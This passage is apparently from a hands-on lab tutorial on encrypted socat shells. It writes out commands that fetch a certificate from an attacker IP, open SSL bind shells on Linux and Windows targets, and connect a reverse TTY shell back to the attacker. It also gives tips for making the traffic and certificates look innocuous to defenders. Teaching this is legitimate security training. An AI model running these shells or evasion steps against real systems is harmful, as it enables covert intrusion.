target@victim:~$ wget http://10.130.100.49/shell.pem -O /tmp/shell.pem
```

Start the encrypted bind shell listener using the transferred certificate:

Encrypted Bind Shell Listener

```
target@victim:~$ socat OPENSSL-LISTEN:8443,cert=/tmp/shell.pem,verify=0 EXEC:"bash -li"
listening on 0.0.0.0:8443
```

Connect to the encrypted bind shell from your attack machine. The connection uses SSL client mode to connect to the target's SSL server:

Connecting to Encrypted Bind Shell

```
attacker@tryhackme:~$ socat OPENSSL:10.130.148.176:8443,verify=0 -
target@victim:~$ whoami
victim-user
target@victim:~$ id
uid=1000(victim-user) gid=1000(victim-user) groups=1000(victim-user)
```

Windows Encrypted Bind Shells

For Windows targets, transfer the certificate file using PowerShell and create an SSL listener with the appropriate shell executable:

Windows Encrypted Bind Shell

```
PS> Invoke-WebRequest -Uri http://10.130.100.49/shell.pem -OutFile C:\Windows\Temp\shell.pem
PS> socat OPENSSL-LISTEN:8443,cert=C:\Windows\Temp\shell.pem,verify=0 EXEC:cmd.exe,pipes
```

Encrypted TTY Shells

Combine SSL encryption with full TTY functionality for the most secure and usable shell experience. Start an encrypted listener that connects to your terminal with TTY support:

Encrypted TTY Listener

```
attacker@tryhackme:~$ socat OPENSSL-LISTEN:443,cert=shell.pem,verify=0 FILE:`tty`,raw,echo=0
```

On the target, connect with full TTY options while using SSL encryption. This provides both security and usability:

Encrypted TTY Connection

```
target@victim:~$ socat OPENSSL:10.130.100.49:443,verify=0 \
EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

Now you have encryption and a proper TTY over a single connection. Traffic looks like normal HTTPS to anyone watching, and the shell works like a direct login.

Operational Considerations

Port selection matters in real engagements. Port 443 (HTTPS) is the safest bet since it's expected to carry SSL traffic. Ports 8443 or 9443 also look normal for web services. Anything unusual will attract attention.

Certificates can be generated on the fly, but pre-generating them saves time. For longer engagements, fill in realistic organisational information to make the certificate less suspicious if inspected.

Modern systems have minimal performance impact, but encrypted shells use slightly more CPU and bandwidth than plaintext connections. This rarely affects practical operations but may be noticeable on resource-constrained embedded systems.

Troubleshooting SSL Connections

If SSL connections fail, first verify that both endpoints support OpenSSL. Then, check socat's SSL capabilities with socat -V and look for OpenSSL support in the feature list.

Certificate path issues are common. Ensure the certificate file exists and is readable by the socat process. Use absolute paths when in doubt, and verify file permissions allow access.

For "certificate verify failed" errors, confirm that both endpoints use verify=0. Self-signed certificates require verification to be disabled for them to function correctly.